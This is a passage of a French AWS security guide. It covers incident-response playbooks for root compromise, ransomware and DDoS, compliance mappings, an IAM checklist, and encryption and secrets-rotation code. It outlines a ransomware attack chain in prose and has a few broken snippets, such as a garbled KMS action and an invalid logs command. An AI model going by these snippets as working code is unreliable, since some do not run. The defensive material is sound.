--filters "Name=tag:CreatedBy,Values=root"

# 2.3 Vérifier IAM users créés
aws iam list-users \
--query 'Users[?CreateDate>=`2025-11-07`]'

# ÉTAPE 3: ERADICATION (1 heure)
# =====

# 3.1 Terminer instances malveillantes
aws ec2 terminate-instances --instance-ids i-xxxxx i-yyyyy

# 3.2 Supprimer IAM users/roles créés
aws iam delete-user --user-name backup-user

# 3.3 Révoquer access keys
aws iam delete-access-key --access-key-id AKIAXXXX

# 3.4 Changer mot de passe root
# (Via console avec email de récupération)

# 3.5 Réactiver CloudTrail avec lock
aws cloudtrail create-trail --name SecurityTrail \
--s3-bucket-name secure-logs \
--enable-log-file-validation

# ÉTAPE 4: RECOVERY (2 heures)
# =====

# 4.1 Restaurer SCP normal
aws organizations delete-policy --policy-id p-emergency

# 4.2 Activer MFA matériel sur root
# (YubiKey recommandé)

# 4.3 Activer GuardDuty partout
aws guardduty create-detector --enable

# ÉTAPE 5: LESSONS LEARNED (1 semaine)
# =====
# - Post-mortem meeting
# - Documentation de l'incident
# - Mise à jour des runbooks
# - Formation équipe
```

**Coût estimé de l'incident:** €50,000 - €500,000 (selon durée)

**Prévention:**

1. **✗ JAMAIS** utiliser le compte root pour opérations quotidiennes
  2. **✓** MFA matériel (YubiKey) obligatoire sur root
  3. **✓** Alertes CloudWatch sur toute activité root
  4. **✓** AWS Control Tower pour gouvernance
  5. **✓** CloudTrail immutable (S3 Object Lock)
- 

## Scénario 2: Ransomware sur EC2/EBS

**Indicateurs:**

- Encryption soudaine de volumes EBS
- Fichiers renommés en `.encrypted` ou `.locked`
- Note de rançon dans `/root/README_DECRYPT.txt`
- Impossibilité de démarrer instances

**Attack chain:**

1. Initial Access:
  - ↳ SSH avec credentials faibles (admin/admin)
  - ↳ Exploitation RDP (port 3389 ouvert)
  - ↳ Vulnérabilité application web
2. Persistence:
  - ↳ Backdoor user avec sudo
  - ↳ Cron job pour C2 callback
3. Privilege Escalation:
  - ↳ Kernel exploit (CVE-2024-XXXX)
  - ↳ SUDO misconfiguration
4. Defense Evasion:
  - ↳ Kill CloudWatch agent
  - ↳ Disable Systems Manager agent
5. Encryption:
  - ↳ Ransomware déployé
  - ↳ EBS volumes encryptés
  - ↳ Snapshots supprimés
6. Ransom Note:
  - ↳ "Send 50 BTC to decrypt"

**Playbook de réponse:**

```
# ÉTAPE 1: ISOLATION IMMÉDIATE (2 minutes)
# =====

# 1.1 Quarantaine réseau
aws ec2 modify-instance-attribute \
--instance-id i-xxxxx \
--groups sg-quarantine # SG sans egress

# 1.2 Snapshot EBS AVANT toute action
aws ec2 create-snapshot \
--volume-id vol-xxxxx \
--description "Forensics-$(date +%Y%m%d-%H%M%S)"

# 1.3 Tag instance comme compromise
aws ec2 create-tags --resources i-xxxxx \
--tags Key=SecurityStatus,Value=Compromised

# ÉTAPE 2: NE JAMAIS PAYER LA RANÇON
# =====
# - Financement du crime organisé
# - Aucune garantie de récupération
# - Vous devenez une cible récurrente

# ÉTAPE 3: RECOVERY DEPUIS BACKUPS (2-4 heures)
# =====

# 3.1 Vérifier backups disponibles
aws backup list-recovery-points-by-resource \
--resource-arn arn:aws:ec2:region:account:instance/i-xxxxx

# 3.2 Restore depuis backup propre
aws backup start-restore-job \
--recovery-point-arn <arn> \
--metadata InstanceType=t3.medium

# 3.3 Valider intégrité des données restaurées
# (Tests d'intégrité, checksums, scans AV)

# ÉTAPE 4: FORENSICS (1 semaine)
# =====

# 4.1 Analyser snapshot avec EC2 forensics
# Attacher snapshot à instance dédiée forensics
aws ec2 create-volume --snapshot-id snap-xxxxx
aws ec2 attach-volume --volume-id vol-forensics \
--instance-id i-forensics --device /dev/sdf

# 4.2 Analyser avec outils forensics
sudo mount -o ro,noload /dev/xvdf1 /mnt/evidence
sudo chkrootkit
sudo rkhunter --check
sudo clamscan -r /mnt/evidence

# 4.3 Extraire IOCs (Indicators of Compromise)
```

```

# - Hashes MD5/SHA256 du ransomware
# - IPs C2 (Command & Control)
# - Persistence mechanisms
# - Timeline reconstruction

# ÉTAPE 5: HARDENING POST-INCIDENT
# =====

# 5.1 Désactiver SSH, utiliser Session Manager
aws ssm start-session --target i-xxxxxx

# 5.2 GuardDuty avec Runtime Protection
aws guardduty update-malware-scan-settings \
--detector-id <id> --scan-resource-criteria Enable=true

# 5.3 Backups immutables
aws backup put-backup-vault-lock-configuration \
--backup-vault-name Production \
--min-retention-days 30

# 5.4 Patch automation
aws ssm create-association \
--name AWS-RunPatchBaseline \
--targets Key=InstanceIds,Values=*

# 5.5 EDR/XDR deployment
# (CrowdStrike, SentinelOne, etc.)

```

### Prévention (Defense in Depth):

| Layer             | Control                                                       | Efficacité |
|-------------------|---------------------------------------------------------------|------------|
| <b>Network</b>    | Security Groups restrictifs (pas de SSH/RDP depuis 0.0.0.0/0) | 90%        |
| <b>Access</b>     | Session Manager au lieu de SSH/RDP                            | 95%        |
| <b>Detection</b>  | GuardDuty Runtime Monitoring                                  | 85%        |
| <b>Prevention</b> | Inspector pour scan vulnérabilités                            | 80%        |
| <b>Backups</b>    | AWS Backup avec vault lock (immutable)                        | 99%        |
| <b>Patching</b>   | Systems Manager Patch Manager (automatique)                   | 90%        |
| <b>EDR</b>        | Agent endpoint detection & response                           | 95%        |

**Coût moyen d'un incident ransomware:** €4.45M (IBM 2024)

## Scénario 3: DDoS Application Layer (Layer 7)

### Attaque type:

```
Distributed HTTP flood:  
|=> 50,000 bots  
|=> 500,000 req/sec  
|=> Cible: API /search (endpoint coûteux)  
└=> But: Saturation → Déni de service → Réputation  
  
Coûts:  
|=> API Gateway: €3.50 per million requests  
|=> Lambda: €0.20 per 1M requests + GB-sec  
|=> RDS: CPU 100% → scaling → $$$  
└=> TOTAL: €50,000+ en quelques heures
```

### Playbook de réponse:

```
# ÉTAPE 1: MITIGATION IMMÉDIATE (5 minutes)
# =====

# 1.1 Activer AWS Shield Advanced (si pas déjà fait)
aws shield create-subscription

# 1.2 Activer rate limiting WAF
aws wafv2 create-web-acl --name EmergencyRateLimit \
    --scope REGIONAL \
    --default-action Allow={} \
    --rules file://rate-limit-rule.json

# rate-limit-rule.json:
{
    "Name": "RateLimitRule",
    "Priority": 1,
    "Statement": {
        "RateBasedStatement": {
            "Limit": 2000,
            "AggregateKeyType": "IP"
        }
    },
    "Action": { "Block": {} }
}

# 1.3 Activer CAPTCHA pour endpoints critiques
# (Via AWS WAF CAPTCHA challenge)

# 1.4 Geo-blocking si attaque localisée
# Block pays si 95% du trafic malveillant vient de là

# ÉTAPE 2: ANALYSE TEMPS RÉEL (15 minutes)
# =====
```

```

# 2.1 Identifier patterns d'attaque
aws wafv2 get-sampled-requests \
--web-acl-arn <arn> \
--rule-metric-name RateLimitRule \
--time-window StartTime=<>,EndTime=<>

# 2.2 Analyser logs CloudWatch
aws logs insights --log-group-name /aws/apigateway/myapi \
--query-string '
    fields @timestamp, requestId, ip, status, latency
    | filter status = 429 or latency > 5000
    | stats count() by ip
    | sort count desc
    | limit 100
'

# 2.3 Corréler avec GuardDuty findings
aws guardduty list-findings \
--detector-id <id> \
--finding-criteria '{"Criterion":{"type":{"Eq": ["UnauthorizedAccess:EC2/SSHBruteForce"]}}}'"

# ÉTAPE 3: DEFENSE LAYERING (30 minutes)
# =====

# 3.1 CloudFront + Shield
# (Distribution CDN avec Shield automatique)

# 3.2 API Gateway throttling
aws apigateway update-stage \
--rest-api-id <id> \
--stage-name prod \
--patch-operations \
op=replace,path=/throttle/rateLimit,value=1000 \
op=replace,path=/throttle/burstLimit,value=2000

# 3.3 Usage Plans per API key
aws apigateway create-usage-plan \
--name "Premium" \
--throttle rateLimit=10000,burstLimit=20000 \
--quota limit=1000000,period=MONTH

# 3.4 Backend circuit breaker
# (Lambda reserved concurrency pour protéger RDS)
aws lambda put-function-concurrency \
--function-name critical-api \
--reserved-concurrent-executions 100

# ÉTAPE 4: AUTOMATED RESPONSE (1 heure)
# =====

# EventBridge rule pour auto-mitigation
{
    "source": ["aws.guardduty"],
    "detail-type": ["GuardDuty Finding"],
    "detail": {


```

```

        "type": ["UnauthorizedAccess:*"]
    }
}
# ↳ Lambda: Auto-block IP dans WAF
# ↳ SNS: Alert équipe sécurité
# ↳ Ticket SIEM pour investigation

```

## Architecture DDoS-resistant:




## Coût prévention vs incident:

- Shield Advanced: €3,000/mois + data transfer fees
- WAF: €5/month + €1/million requests
- CloudFront: variable selon traffic
- **VS Incident DDoS:** €100,000 - €5,000,000

# Framework de Gouvernance de Sécurité

## Modèle de Responsabilité Partagée AWS



## Matrice RACI de Sécurité

| Activité                             | CISO | Arch Cloud | DevOps | Dev | SRE |
|--------------------------------------|------|------------|--------|-----|-----|
| <b>Définition politique sécurité</b> | A,R  | C          | I      | I   | I   |
| <b>Architecture sécurité</b>         | A    | R          | C      | C   | C   |
| <b>IAM policies</b>                  | A    | R          | C      | I   | I   |
| <b>Network design</b>                | A    | R          | C      | I   | C   |
| <b>Application security</b>          | A    | C          | C      | R   | I   |
| <b>Monitoring &amp; alerting</b>     | A    | C          | I      | I   | R   |
| <b>Incident response</b>             | A,R  | C          | C      | I   | C   |

| Activité                 | CISO | Arch Cloud | DevOps | Dev | SRE |
|--------------------------|------|------------|--------|-----|-----|
| <b>Compliance audits</b> | R    | C          | I      | I   | I   |
| <b>Patch management</b>  | A    | C          | R      | I   | C   |
| <b>Security training</b> | R    | C          | I      | I   | I   |

**Légende:** R=Responsible, A=Accountable, C=Consulted, I=Informed

---

## ROI et Justification Business

### Coût d'une Violation de Données

#### Calcul du coût total (TCO - Total Cost of Ownership):

##### Coût Direct:

- ↳ Investigation & forensics: €150,000 - €500,000
- ↳ Legal & regulatory fines: €500,000 - €20,000,000
- ↳ Notification clients: €50,000 - €200,000
- ↳ Credit monitoring (1 an): €100,000 - €1,000,000
- ↳ Remédiation technique: €200,000 - €2,000,000
- ↳ TOTAL DIRECT: €1,000,000 - €23,700,000

##### Coût Indirect:

- ↳ Perte de clients (churn): 25-40% dans les 12 mois
- ↳ Baisse du cours de l'action: -5% à -15%
- ↳ Augmentation primes cyber assurance: +50% à +200%
- ↳ Coût d'opportunité (sales perdues): 3x le coût direct
- ↳ Dommage réputation: incalculable

COÛT TOTAL MOYEN: €4.45M (IBM 2024)

SaaS B2B: €6.2M moyenne

SaaS Healthcare: €10.9M moyenne

## Retour sur Investissement (ROI)

### Scénario: PME SaaS avec 500 clients B2B

#### Investissement sécurité (année 1):

##### Setup initial:

- ↳ Consulting & audit: €15,000
- ↳ Formation équipe: €8,000
- ↳ Migration & implémentation: €25,000

↳ TOTAL SETUP: €48,000

Coûts récurrents annuels:

- ↳ Services AWS sécurité: €15,000/an
  - ↳ GuardDuty: €2,400
  - ↳ Security Hub: €600
  - ↳ WAF: €3,000
  - ↳ Shield Advanced: €36,000 (si activé)
  - ↳ CloudTrail + Logs: €4,000
  - ↳ Secrets Manager: €600
- ↳ Cyber assurance: €20,000/an
- ↳ Staff training: €5,000/an
- ↳ TOTAL RÉCURRENT: €40,000/an

INVESTISSEMENT TOTAL AN 1: €88,000

INVESTISSEMENT ANNUEL: €40,000/an

### Bénéfices mesurables:

| Bénéfice                                | Impact                   | Valeur annuelle              |
|-----------------------------------------|--------------------------|------------------------------|
| <b>Réduction du risque de violation</b> | -85% probabilité         | €3,782,500 (valeur attendue) |
| <b>Réduction downtime</b>               | -70% incidents           | €150,000                     |
| <b>Conformité réglementaire</b>         | Évitement amendes        | €500,000 (potentiel)         |
| <b>Confiance client</b>                 | +15% retention           | €300,000 (ARR)               |
| <b>Accès nouveaux marchés</b>           | Certifications SOC2/ ISO | €500,000 (nouveaux deals)    |
| <b>Réduction primes assurance</b>       | -20% après 2 ans         | €4,000/an                    |
| <b>TOTAL BÉNÉFICES</b>                  |                          | <b>€5,236,500/an</b>         |

### ROI:


$$\begin{aligned}
 \text{ROI} &= (\text{Bénéfices} - \text{Coûts}) / \text{Coûts} \times 100 \\
 &= (5,236,500 - 88,000) / 88,000 \times 100 \\
 &= 5,850\% \text{ la première année} \\
 &= 12,991\% \text{ les années suivantes}
 \end{aligned}$$

Payback period: ~6 jours

### Même avec un seul incident évité:

1 violation évitée = €4,450,000 économisés  
 Investissement = €88,000  
 ROI = 4,956%

## Matrice Risque vs Investissement



### Stratégie d'allocation budget:

- 60% → Priorité 1 (fondations critiques)
- 30% → Priorité 2 (renforcement)
- 10% → Priorité 3 (optimisation)

## Compliance Mapping Détailé

### ISO 27001:2022 Mapping

| Control      | Description              | Implémentation AWS     | Guide  |
|--------------|--------------------------|------------------------|--------|
| <b>A.5.1</b> | Politiques sécurité      | AWS Organizations SCPs | 01-IAM |
| <b>A.8.1</b> | User access management   | IAM + Identity Center  | 01-IAM |
| <b>A.8.2</b> | Privileged access rights | IAM roles + MFA        | 01-IAM |

| Control       | Description                        | Implémentation AWS           | Guide         |
|---------------|------------------------------------|------------------------------|---------------|
| <b>A.8.3</b>  | Information access restriction     | S3 policies + KMS            | 05-Apps       |
| <b>A.8.5</b>  | Secure authentication              | MFA + Cognito                | 01-IAM        |
| <b>A.8.23</b> | Web filtering                      | WAF + Network Firewall       | 02-Network    |
| <b>A.12.3</b> | Information backup                 | AWS Backup + S3 versioning   | 05-Apps       |
| <b>A.12.4</b> | Event logging                      | CloudTrail + CloudWatch      | 04-CloudWatch |
| <b>A.17.1</b> | Availability (business continuity) | Multi-AZ + Auto Scaling      | 03-Hosting    |
| <b>A.18.1</b> | Compliance with legal requirements | Config Rules + Audit Manager | Tous          |

**Taux de couverture:** 95%+ avec implémentation complète

## SOC 2 Type II Trust Service Criteria

| Critère                                | Contrôles AWS                | Evidence          | Automatisation         |
|----------------------------------------|------------------------------|-------------------|------------------------|
| <b>CC6.1</b> Security - Logical Access | IAM policies, MFA            | CloudTrail logs   | Access Analyzer        |
| <b>CC6.6</b> Encryption                | KMS, TLS, EBS encryption     | Config checks     | Compliant par défaut   |
| <b>CC7.2</b> System Monitoring         | CloudWatch, GuardDuty        | Alarms + findings | EventBridge automation |
| <b>CC7.3</b> Incident Response         | Runbooks, SNS alerts         | Incident tickets  | Lambda remediation     |
| <b>CC8.1</b> Change Management         | CodePipeline, approval gates | Deployment logs   | CI/CD required         |
| <b>A1.2</b> Availability               | Multi-AZ, health checks      | Uptime metrics    | Auto-recovery          |

**Audit readiness:** 6 mois avec implémentation Phase 1+2

## GDPR Compliance

| Article                                          | Requirement                    | Solution AWS                 | Guide      |
|--------------------------------------------------|--------------------------------|------------------------------|------------|
| <b>Art. 5</b> Lawfulness, fairness, transparency | Audit logs, consent management | CloudTrail, Cognito          | 01-IAM, 04 |
| <b>Art. 25</b> Data protection by design         | Encryption by default          | KMS, S3/EBS/RDS encryption   | Tous       |
| <b>Art. 30</b> Records of processing             | Data flow documentation        | Config, Macie                | 04, 05     |
| <b>Art. 32</b> Security of processing            | Technical measures             | All security guides          | Tous les 5 |
| <b>Art. 33</b> Breach notification (<72h)        | Incident detection & response  | GuardDuty, Security Hub, SNS | 04         |
| <b>Art. 35</b> Data Protection Impact Assessment | Risk assessments               | Security Hub, Inspector      | Tous       |

### Droit à l'oubli (Art. 17):

```
# Lambda function pour suppression GDPR
def delete_user_data(user_id):
    # S3: Delete user files
    s3.delete_objects(
        Bucket='user-data',
        Delete={'Objects': [{'Key': f'users/{user_id}/*'}]}
    )

    # RDS: Anonymize user records
    db.execute(
        "UPDATE users SET email='deleted@gdpr.local', "
        "name='[DELETED]', deleted_at=NOW() WHERE id=%s",
        (user_id,)
    )

    # DynamoDB: Delete user items
    table.delete_item(Key={'userId': user_id})

    # CloudWatch: Log deletion for audit
    logger.info(f"GDPR deletion completed for user {user_id}")
```

## PCI-DSS 4.0 (si traitement cartes de crédit)

| Requirement                      | Description                       | AWS Implementation |
|----------------------------------|-----------------------------------|--------------------|
| <b>1</b> Firewall configuration  | Security Groups, NACLs, WAF       | Guide 02           |
| <b>2</b> No vendor defaults      | IMDSv2, custom AMIs, secrets      | Guide 03           |
| <b>3</b> Protect stored data     | KMS encryption, tokenization      | Guide 05           |
| <b>4</b> Encrypt transmission    | TLS 1.3, VPN, PrivateLink         | Guide 02           |
| <b>8</b> Identify & authenticate | IAM, MFA, Cognito                 | Guide 01           |
| <b>10</b> Track & monitor        | CloudTrail, CloudWatch, GuardDuty | Guide 04           |
| <b>11</b> Test security          | Inspector, Penetration testing    | Guide 03           |

**Recommendation:** Utiliser AWS Marketplace payment solutions (Stripe, Adyen) pour éviter de stocker cartes

---

## Annexe: Checklists d'Audit Détaillées

### Checklist IAM (35 points)

- 1. Compte Root
  - 1.1 MFA activé (hardware token préféré)
  - 1.2 Pas de access keys
  - 1.3 Email unique et sécurisé
  - 1.4 Alarme CloudWatch sur toute activité root
  - 1.5 Utilisé uniquement pour tasks nécessitant root
- 2. Utilisateurs IAM
  - 2.1 MFA activé sur 100% des utilisateurs
  - 2.2 Pas de utilisateurs inactifs (>90 jours)
  - 2.3 Rotation access keys <90 jours
  - 2.4 Pas de access keys inutilisés
  - 2.5 Password policy: 14+ caractères, complexité, rotation
- 3. Rôles IAM
  - 3.1 Privilège minimum (Access Analyzer)
  - 3.2 Conditions dans trust policies

- 3.3 External ID pour third-party access
- 3.4 Session duration ≤ 12h
- 3.5 Tags pour attribution (CostCenter, Owner)
  
- 4. Politiques
  - 4.1 Pas de wildcards (\*) sauf justifié
  - 4.2 Conditions pour IP/VPC/MFA
  - 4.3 Resource-based policies explicites
  - 4.4 Deny explicites pour actions critiques
  - 4.5 Documentation des exceptions
  
- 5. Audit & Monitoring
  - 5.1 CloudTrail activé toutes régions
  - 5.2 Log file validation activé
  - 5.3 Access Analyzer scan hebdomadaire
  - 5.4 GuardDuty activé
  - 5.5 Security Hub avec CIS benchmark
  
- 6. Federation & SSO
  - 6.1 IAM Identity Center configuré
  - 6.2 SAML 2.0 avec IdP corporate
  - 6.3 Attribute-based access control (ABAC)
  - 6.4 Session policies pour restrictions additionnelles
  
- 7. Service Control Policies (SCPs)
  - 7.1 Deny leaving AWS Organizations
  - 7.2 Deny disabling CloudTrail
  - 7.3 Deny disabling GuardDuty
  - 7.4 Restrict regions (ex: EU only)
  - 7.5 Deny root account actions

**Score minimum acceptable:** 28/35 (80%)

---

## Mesures de Sécurité Additionnelles Critiques

---

### 1. Sécurité des Données au Repos et en Transit

#### Chiffrement Systématique

##### Au Repos (Encryption at Rest):

```
# Activer le chiffrement par défaut pour tous les services
# S3 - Chiffrement par défaut (SSE-KMS)
aws s3api put-bucket-encryption --bucket my-bucket \
--server-side-encryption-configuration '{
  "Rules": [
    "ApplyServerSideEncryptionByDefault": {
```

```

        "SSEAlgorithm": "aws:kms",
        "KMSMasterKeyID": "arn:aws:kms:region:account:key/key-id"
    },
    "BucketKeyEnabled": true
]
}'
```

# EBS - Chiffrement par défaut au niveau du compte  
aws ec2 enable-ebs-encryption-by-default --region us-east-1

# RDS - Force le chiffrement dans les snapshots  
aws rds modify-db-instance --db-instance-identifier prod-db \  
--storage-encrypted --kms-key-id arn:aws:kms:region:account:key/key-id

**En Transit (Encryption in Transit):**

- TLS 1.3 minimum pour toutes les APIs
- HTTPS obligatoire (politique S3 deny non-HTTPS)
- VPN ou AWS PrivateLink pour connexions hybrides
- Certificats ACM avec rotation automatique

**Gestion des Clés KMS**

```

# Terraform - KMS Key avec rotation automatique
resource "aws_kms_key" "application_data" {
    description          = "KMS key for application data encryption"
    deletion_window_in_days = 30
    enable_key_rotation     = true

    policy = jsonencode({
        Version = "2012-10-17"
        Statement = [
            {
                Sid      = "Enable IAM User Permissions"
                Effect   = "Allow"
                Principal = {
                    AWS = "arn:aws:iam::${data.aws_caller_identity.current.account_id}:root"
                }
                Action   = "kms:)"
                Resource = "*"
            },
            {
                Sid      = "Allow services to use the key"
                Effect   = "Allow"
                Principal = {
                    Service = [
                        "s3.amazonaws.com",
                        "rds.amazonaws.com",
                        "dynamodb.amazonaws.com",
                        "logs.amazonaws.com"
                    ]
                }
            }
        ]
    })
}
```

```

        Action = [
            "kms:Decrypt",
            "kms:GenerateDataKey",
            "kms>CreateGrant"
        ]
        Resource = "*"
    }
]
})

tags = {
    Name      = "application-data-key"
    Environment = "production"
    Compliance = "required"
}
}

resource "aws_kms_alias" "application_data" {
    name      = "alias/application-data"
    target_key_id = aws_kms_key.application_data.key_id
}

```

## 2. Sécurité des Secrets et Credentials

### AWS Secrets Manager - Stratégie Complète

```

# Lambda pour rotation automatique des secrets
import boto3
import json
import psycopg2
from datetime import datetime

secrets_client = boto3.client('secretsmanager')

def lambda_handler(event, context):
    """Rotation automatique des credentials de base de données"""

    arn = event['SecretId']
    token = event['ClientRequestToken']
    step = event['Step']

    # Récupérer le secret actuel
    current_secret = secrets_client.get_secret_value(SecretId=arn)
    current_dict = json.loads(current_secret['SecretString'])

    if step == "createSecret":
        # Générer un nouveau mot de passe
        new_password = generate_secure_password()

        # Stocker la nouvelle version
        current_dict['password'] = new_password
        secrets_client.put_secret_value(
            SecretId=arn,

```

```
        ClientRequestToken=token,
        SecretString=json.dumps(current_dict),
        VersionStages=['AWSPENDING']
    )

elif step == "setSecret":
    # Mettre à jour le mot de passe dans la base de données
    pending_secret = secrets_client.get_secret_value(
        SecretId=arn,
        VersionId=token,
        VersionStage='AWSPENDING'
    )
    pending_dict = json.loads(pending_secret['SecretString'])

    # Connexion avec l'ancien mot de passe
    conn = psycopg2.connect(
        host=current_dict['host'],
        user=current_dict['username'],
        password=current_dict['password']
    )

    # Modifier le mot de passe
    cursor = conn.cursor()
    cursor.execute(
        f"ALTER USER {current_dict['username']} PASSWORD %s",
        (pending_dict['password'],)
    )
    conn.commit()
    conn.close()

elif step == "testSecret":
    # Tester la nouvelle connexion
    pending_secret = secrets_client.get_secret_value(
        SecretId=arn,
        VersionId=token,
        VersionStage='AWSPENDING'
    )
    pending_dict = json.loads(pending_secret['SecretString'])

    # Tester la connexion
    conn = psycopg2.connect(
        host=pending_dict['host'],
        user=pending_dict['username'],
        password=pending_dict['password']
    )
    conn.close()

elif step == "finishSecret":
    # Promouvoir AWSPENDING à AWSCURRENT
    secrets_client.update_secret_version_stage(
        SecretId=arn,
        VersionStage='AWSCURRENT',
        MoveToVersionId=token,
        RemoveFromVersionId=current_secret['VersionId']
    )
```

```

    return {
        'statusCode': 200,
        'body': json.dumps(f'Rotation step {step} completed')
    }

def generate_secure_password(length=32):
    """Générer un mot de passe sécurisé"""
    import secrets
    import string

    alphabet = string.ascii_letters + string.digits + "!@#$%^&*"
    password = ''.join(secrets.choice(alphabet) for _ in range(length))
    return password

```

## Parameter Store avec Chiffrement

```

# Stocker des paramètres chiffrés
aws ssm put-parameter \
    --name "/prod/database/connection_string" \
    --value "postgresql://user:pass@host:5432/db" \
    --type "SecureString" \
    --key-id "alias/application-data" \
    --description "Production database connection string" \
    --tags Key=Environment,Value=production Key=Compliance,Value=required

# Politique IAM restrictive pour accès aux paramètres
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": [
                "ssm:GetParameter",
                "ssm:GetParameters"
            ],
            "Resource": "arn:aws:ssm:*:*:parameter/prod/*",
            "Condition": {
                "StringEquals": {
                    "aws:PrincipalTag/Environment": "production"
                }
            }
        },
        {
            "Effect": "Allow",
            "Action": "kms:Decrypt",
            "Resource": "arn:aws:kms:*:*:key/*",
            "Condition": {
                "StringEquals": {
                    "kms:ViaService": "ssm.us-east-1.amazonaws.com"
                }
            }
        }
    ]
}

```

]  
}

### 3. Sécurité des Conteneurs et Images

#### Scan Automatique d'Images ECR

```
# Terraform - ECR avec Enhanced Scanning
resource "aws_ecr_repository" "application" {
    name          = "application-service"
    image_tag_mutability = "IMMUTABLE"

    image_scanning_configuration {
        scan_on_push = true
    }

    encryption_configuration {
        encryption_type = "KMS"
        kms_key        = aws_kms_key.ecr.arn
    }

    tags = {
        Name      = "application-service"
        Environment = "production"
    }
}

# EventBridge rule pour alerter sur vulnérabilités critiques
resource "aws_cloudwatch_event_rule" "ecr_scan_findings" {
    name      = "ecr-critical-vulnerabilities"
    description = "Alert on critical vulnerabilities in ECR scans"

    event_pattern = jsonencode({
        source      = ["aws.inspector2"]
